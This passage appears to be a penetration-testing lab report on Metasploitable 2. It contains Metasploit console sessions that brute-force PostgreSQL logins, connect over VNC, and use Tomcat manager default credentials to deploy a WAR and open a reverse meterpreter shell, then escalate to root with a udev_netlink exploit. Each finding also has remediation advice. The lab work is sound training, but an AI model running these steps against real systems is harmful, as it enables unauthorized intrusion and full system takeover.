   USERNAME                                                                         no        A specific username to authenticate as
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/postgres_default_userpass.txt  no        File containing (space-separated) users and passwords, one pair per line
   USER_AS_PASS      false                                                          no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/postgres_default_user.txt  no        File containing users, one per line
   VERBOSE           true                                                           yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```



```
msf auxiliary(scanner/postgres/postgres_login) > set RHOSTS 192.168.107.129
RHOSTS => 192.168.107.129
msf auxiliary(scanner/postgres/postgres_login) > set USERNAME portgres
USERNAME => portgres
msf auxiliary(scanner/postgres/postgres_login) > set USER_AS_PASS true
USER_AS_PASS => true
msf auxiliary(scanner/postgres/postgres_login) > run
[!] 192.168.107.129:5432  - No active DB -- Credential data will not be saved!
[-] 192.168.107.129:5432  - 192.168.107.129:5432 - LOGIN FAILED: portgres:portgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.107.129:5432  - 192.168.107.129:5432 - LOGIN FAILED: portgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.107.129:5432  - 192.168.107.129:5432 - LOGIN FAILED: portgres:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.107.129:5432  - 192.168.107.129:5432 - LOGIN FAILED: portgres:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.107.129:5432  - 192.168.107.129:5432 - LOGIN FAILED: portgres:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.107.129:5432  - 192.168.107.129:5432 - LOGIN FAILED: portgres:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.107.129:5432  - 192.168.107.129:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.107.129:5432  - 192.168.107.129:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.107.129:5432  - 192.168.107.129:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.107.129:5432  - 192.168.107.129:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.107.129:5432  - 192.168.107.129:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.107.129:5432  - 192.168.107.129:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[+] 192.168.107.129:5432  - 192.168.107.129:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.107.129:5432  - 192.168.107.129:5432 - LOGIN FAILED: scott:scott@template1 (Incorrect: Invalid username or password)
[-] 192.168.107.129:5432  - 192.168.107.129:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.107.129:5432  - 192.168.107.129:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.107.129:5432  - 192.168.107.129:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.107.129:5432  - 192.168.107.129:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.107.129:5432  - 192.168.107.129:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.107.129:5432  - 192.168.107.129:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.107.129:5432  - 192.168.107.129:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.107.129:5432  - 192.168.107.129:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.107.129:5432  - 192.168.107.129:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.107.129:5432  - 192.168.107.129:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.107.129:5432  - 192.168.107.129:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.107.129:5432  - 192.168.107.129:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.107.129:5432  - 192.168.107.129:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] 192.168.107.129:5432  - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.107.129:5432  - Bruteforce completed, 1 credential was successful.
[*] 192.168.107.129:5432  - You can open a Postgres session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf auxiliary(scanner/postgres/postgres_login) >
```

VNC Port 5900 Exploit

Description

VNC (Virtual Network Computing) running on **Port 5900** provides remote graphical desktop access to a system. In **Metasploitable 2**, the VNC service is enabled with **weak or default authentication**, making it vulnerable to unauthorized access. Attackers can identify the open VNC port during reconnaissance and attempt to authenticate using common or empty passwords.

Because VNC often relies on password-based authentication and may use weak encryption, attackers can brute-force the VNC password or directly connect if authentication is

misconfigured. Once connected, the attacker gains full graphical access to the desktop environment, allowing complete control over the system. Tools such as **Nmap**, **Hydra**, **VNC Viewer**, and **Metasploit Framework** are commonly used to exploit this service.

VNC exploitation can provide information such as:

1. Unauthorized graphical desktop access
2. Ability to control the system remotely
3. Access to files, applications, and user data
4. Potential capture of credentials entered on the system
5. Full system interaction and control

Impact:
Successful exploitation of VNC Port 5900 allows attackers to gain unauthorized remote desktop access to the Metasploitable 2 system. This results in complete system compromise, data theft, malware installation, and further exploitation of connected services.

Severity: Critical

CVE-ID: NA


CVSS: NA

Remedial:

1. **Disable VNC if not required:** Remove or stop the VNC service on production systems.
2. **Enforce strong authentication:** Use strong, unique passwords and enable account lockout mechanisms.
3. **Use encrypted connections:** Configure VNC to use secure tunneling (SSH or TLS).
4. **Restrict network access:** Allow VNC connections only from trusted IP addresses.
5. **Monitor remote access:** Enable logging and intrusion detection for unauthorized VNC attempts.

PUC:

```
┌──(root㉿kali)-[/home/sanjay]
└─# vncviewer 192.168.107.129
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```



IRC Port 6667 And 6697 Exploit

Description

IRC (Internet Relay Chat) running on **Ports 6667 and 6697** enables real-time text communication. In **Metasploitable 2**, an outdated and vulnerable IRC daemon (**UnrealIRCd 3.2.8.1**) is running, which contains a **backdoor vulnerability** allowing unauthenticated remote command execution. Attackers can identify the open IRC ports during reconnaissance and exploit this backdoor to execute arbitrary system commands.

By connecting to the IRC service and sending specially crafted commands, attackers can trigger the backdoor and gain remote shell access to the system. This vulnerability is well-known and easily exploitable using automated tools. Utilities such as **Nmap**, **Netcat**, and **Metasploit Framework** are commonly used to detect and exploit this service.

IRC exploitation can provide information such as:

1. Unauthenticated remote command execution
2. Remote shell access to the system

3. Full control over the compromised host
4. Ability to install malware or additional backdoors
5. Complete system compromise

Impact:
Successful exploitation of IRC Ports 6667 and 6697 allows attackers to execute arbitrary commands on the Metasploitable 2 system without authentication. This results in full system takeover, data theft, persistence establishment, and lateral movement within the network.

Severity: Critical


CVE-ID: CVE-2010-2075


CVSS: High (10.0)


Remedial:

1. **Remove or update UnrealIRCd:** Upgrade to a secure and supported IRC server version.
2. **Disable IRC service if not required:** Remove unnecessary IRC services from production systems.
3. **Restrict network access:** Block Ports 6667 and 6697 using firewall rules.
4. **Monitor network services:** Detect unauthorized IRC activity using IDS/IPS solutions.
5. **Regular vulnerability assessments:** Continuously scan for outdated and vulnerable services.

PUC:







2 Way: Using Venom And Creating Payload To Exploit IRC

Tomcat Port 8009 And 8180 Exploit

Description

Apache Tomcat running on **Ports 8009 (AJP Connector)** and **8180 (HTTP Service)** is used to host Java-based web applications. In **Metasploitable 2**, the Tomcat service is misconfigured and uses **default credentials** for the Tomcat Manager application. Attackers can identify the open Tomcat ports through reconnaissance and attempt to authenticate to the management interface.

Once authenticated, attackers can deploy a malicious **WAR (Web Application Archive)** file through the Tomcat Manager, leading to **remote code execution** on the server. Additionally, exposure of the AJP connector on Port 8009 can further increase the attack surface. Tools such as **Nmap**, **Metasploit Framework**, **Burp Suite**, and web browsers are commonly used to enumerate and exploit Tomcat services.

Tomcat exploitation can provide information such as:

1. Unauthorized access to the Tomcat Manager interface
2. Deployment of malicious web applications
3. Remote command execution on the server
4. Access to web application source files
5. Complete compromise of the application server

Impact:
Successful exploitation of Apache Tomcat on Ports 8009 and 8180 allows attackers to gain remote code execution on the Metasploitable 2 system. This can result in data theft, web defacement, malware deployment, and full system compromise.

Severity: Critical

CVE-ID: NA

CVSS: NA

Remedial:

1. **Change default credentials:** Remove or change default Tomcat Manager usernames and passwords.
2. **Restrict Manager access:** Limit access to the Tomcat Manager application by IP address.
3. **Disable unused connectors:** Disable the AJP connector (Port 8009) if not required.
4. **Update Tomcat:** Use a supported and patched version of Apache Tomcat.
5. **Monitor application logs:** Enable logging and intrusion detection for suspicious activity.

PUC:

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   PATH          /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.107.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
View the full module info with the info, or info -d command.

msf exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set REPORT 8180
[!] Unknown datastore option: REPORT. Did you mean RPORT?
REPORT => 8180
msf exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.107.129
RHOSTS => 192.168.107.129
msf exploit(multi/http/tomcat_mgr_deploy) > run
[*] Started reverse TCP handler on 192.168.107.128:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6211 bytes as CZHS.war ...
[*] Executing /CZHS/MH5zRepFyyPjJK9jrStWtKNU8lN6dM.jsp...
[*] Undeploying CZHS ...
[*] Sending stage (58073 bytes) to 192.168.107.129
[*] Meterpreter session 2 opened (192.168.107.128:4444 -> 192.168.107.129:53966) at 2026-01-01 07:57:54 +0530

meterpreter > getuid
Server username: tomcat55
meterpreter > background
[*] Backgrounding session 2...
msf exploit(multi/http/tomcat_mgr_deploy) > use exploit/linux/local/udev_netlink
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf exploit(linux/local/udev_netlink) > show options
```

```
Module options (exploit/linux/local/udev_netlink):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   NetlinkPID                   no        Usually udevd pid-1.  Meterpreter sessions will autodetect
   SESSION                      yes       The session to run this module on


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.107.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.
```

```
msf exploit(linux/local/udev_netlink) > set SESSION 1
SESSION => 1
msf exploit(linux/local/udev_netlink) > run
[-] Msf::OptionValidateError The following options failed to validate: SESSION.
msf exploit(linux/local/udev_netlink) > set SESSION 2
SESSION => 2
msf exploit(linux/local/udev_netlink) > run
[*] Started reverse TCP handler on 192.168.107.128:4444
[!] SESSION may not be compatible with this module:
[!]  * incompatible session architecture: java
[!]  * unloadable Meterpreter extension: stdapi_audio
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2812
[+] Found netlink pid: 2811
[*] Writing payload executable (207 bytes) to /tmp/GMFaIjzHTO
[*] Writing exploit executable (1879 bytes) to /tmp/IStvRsHrcF
[*] chmod'ing and running it...
[*] Sending stage (1062760 bytes) to 192.168.107.129
[*] Meterpreter session 3 opened (192.168.107.128:4444 -> 192.168.107.129:51709) at 2026-01-01 08:00:56 +0530
```

```
meterpreter > getuild
[-] Unknown command: getuild. Did you mean getuid? Run the help command for more details.
meterpreter > getuid
Server username: root
meterpreter > shell
Process 5489 created.
Channel 1 created.
id
uid=0(root) gid=0(root)
cd /
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```